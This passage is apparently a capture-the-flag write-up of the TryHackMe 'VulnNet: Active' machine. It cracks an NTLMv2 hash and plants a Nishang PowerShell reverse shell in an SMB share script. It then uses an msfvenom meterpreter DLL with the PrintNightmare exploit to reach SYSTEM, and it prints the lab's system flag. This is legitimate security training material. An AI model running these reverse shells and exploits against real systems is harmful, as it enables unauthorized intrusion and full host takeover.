Now it's time to crack the hash - I used Hashcat, which is a hash cracking tool, Hashcat uses the GPU to crack hashes and as the VM cannot use the GPU we have to crack it on our host. We use the command `.\hashcat.exe -m 5600 -a 0.\hash.txt .\wordlists\rockyou.txt` - We use `5600` as that is the correspondent hash number used to crack this hash which is a NTLMv2 hash and we use `rockyou.txt` as it is a set of compromised passwords of the most used passwords with over 32 million passwords but as we're using the kali one it's 14 million passwords. After a few mins it's finally cracked and we get the password - Now we can login in to smb with the user "enterprise-security" and password `sand_0873959498`.


Foothold:

We can now look at the shares of "enterprise-security", which we find an interesting share path `Enterprise-Share` - We run the command `smbclient //10.10.197.17/Enterprise-Share -U enterprise-security` and we've logged in and found an interesting file `PurgeIrrelevantData_1826.ps1`:




```
blackout@kali:~/THM/CTF/VulnNetActive$ smbclient //10.10.197.17/ -U enterprise-security
blackout@kali:~/THM/CTF/VulnNetActive$ smbclient //10.10.197.17/Enterprise-Share -U enterprise-security
Enter WORKGROUP\enterprise-security's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Feb 23 22:45:41 2021
  ..                                  D        0  Tue Feb 23 22:45:41 2021
  PurgeIrrelevantData_1826.ps1        A       69  Wed Feb 24 00:33:18 2021

                9558271 blocks of size 4096. 5003022 blocks available
smb: \> get PurgeIrrelevantData_1826.ps1
getting file \PurgeIrrelevantData_1826.ps1 of size 69 as PurgeIrrelevantData_1826.ps1 (0.8 KiloBytes/sec) (average 0.8 KiloBytes/sec)
smb: \> 
```

It appears that the file is trying to force remove everything in the public documents folder path:




```
blackout@kali:~/THM/CTF/VulnNetActive$ ls
hash.txt  passowrd  PurgeIrrelevantData_1826.ps1
blackout@kali:~/THM/CTF/VulnNetActive$ cat PurgeIrrelevantData_1826.ps1
rm -Force C:\Users\Public\Documents\* -ErrorAction SilentlyContinue
blackout@kali:~/THM/CTF/VulnNetActive$ 
```

Maybe with this file we can get a reverse shell and be able to land on the AD network - I searched up "powershell reverse shell" and get it from a github repo - https://github.com/samratashok/nishangl - Now we add the reverse shell script and one liner to the powershell script we found:



```
            {
                Write-Warning "Something went wrong with execution of command on the target."
                Write-Error $_
            }
            $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
            $x = ($error[0] | Out-String)
            $error.clear()
            $sendback2 = $sendback2 + $x

            #Return the results
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
        if ($listener)
        {
            $listener.Stop()
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPaddress 10.14.8.230 -Port 1234
```

Now we put the script back into the smb share and wait to get our reverse shell and success! We managed to get our shell:




```
blackout@kali:~/THM/CTF/VulnNetActive$ ls
hash.txt  passowrd  PurgeIrrelevantData_1826.ps1
blackout@kali:~/THM/CTF/VulnNetActive$ smbclient //10.10.80.210/Enterprise-share -U enterprise-security
Enter WORKGROUP\enterprise-security's password:
Try "help" to get a list of possible commands.
smb: \> put PurgeIrrelevantData_1826.ps1
putting file PurgeIrrelevantData_1826.ps1 as \PurgeIrrelevantData_1826.ps1 (41.0 kb/s) (average 41.0 kb/s)
smb: \> 
```

```
blackout@kali:~$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.14.8.230] from (UNKNOWN) [10.10.80.210] 49929
Windows PowerShell running as user enterprise-security on VULNNET-BC3TCK1
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\enterprise-security\Downloads>
```


Privilege Escalation:

I run `systeminfo` and find out the following information:




```
PS C:\Users\enterprise-security> systeminfo

Host Name:                 VULNNET-BC3TCK1
OS Name:                   Microsoft Windows Server 2019 Datacenter Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00431-20000-00000-AA463
Original Install Date:     2/22/2021, 11:43:53 AM
System Boot Time:          9/20/2021, 4:06:21 PM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version:              Xen 4.11.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,024 MB
Available Physical Memory: 90 MB
```

After googling for about 10-15 minutes, by searching `10.0.17763 N/A Build 17763 CVE` - I found this interesting CVE (https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527) - It is a local privilege escalation on Windows which was used for an RCE through a Windows Print Spooler Service known as "PrintNightmare" - Then I searched up the CVE in github for the PoC and found this - https://github.com/cube0×0/CVE-2021-1675 - So we install this (We install this along with impacket https://github.com/SecureAuthCorp/impacket). Then I watched this video by "TheCyberMentor" on how to execute the CVE (https://www.youtube.com/watch?v=awQjEm0etO0) - He creates a payload to create a malicious dll file in msfvenom so we do that:




```
blackout@kali:~/THM/CTF/VulnNetActive$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.14.8.230 LPORT=5555 -f dll > shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
```

Now we start Metasploit, which is an exploitation framework by running the command `msfconsole`. Then we type `use exploit/multi/handler`, thenwe check our options - We have to change these to the correspondent `LHOST` (Our tun0 IP) and `LPORT` (The port we are connecting to so we are able to connect to the local AD server) - We also set our payload to `windows/x64/meterpreter/reverse_tcp` as we are connecting to a Windows machine:




```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.14.8.230      yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > 
```

Now we run the command `run` in metasploit and it will start a reverse TCP handler on our tun0 IP, Now lets put our malicious dll payload file into the share:




```
blackout@kali:~/THM/CTF/VulnNetActive$ smbclient //10.10.155.207/Enterprise-Share -U enterprise-security
Enter WORKGROUP\enterprise-security's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Feb 23 22:45:41 2021
  ..                                  D        0  Tue Feb 23 22:45:41 2021
  PurgeIrrelevantData_1826.ps1        A       69  Wed Feb 24 00:33:18 2021

                9558271 blocks of size 4096. 5004908 blocks available
smb: \> put shell.dll
putting file shell.dll as \shell.dll (43.1 kb/s) (average 43.1 kb/s)
smb: \> 
```

Now that our malicious dll file is uploaded lets get to exploiting! We go to impacket and run the `smbserver.py` with the following comand `python3 smbserver.py share `pwd` -smb2support`:



```
root@kali:/home/blackout/impacket/impacket# python3 smbserver.py share `pwd` -smb2support
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Then we run the `CVE-2021-1675.py` script that we got from the github repo earlier and run the command `python3 CVE-2021-1675.py VULNNET/enterprise-security:'sand_0873959498'@10.10.93.242 '\\10.14.8.230\share\shell.dll'` - This should then connect to the `smbserver.py` script and we should land our shell:



```
meterpreter > shell
Process 3316 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1757]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Now we get the system flag and we have completed the box

System Flag:
THM{d540c0645975900e5bb9167aa431fc9b}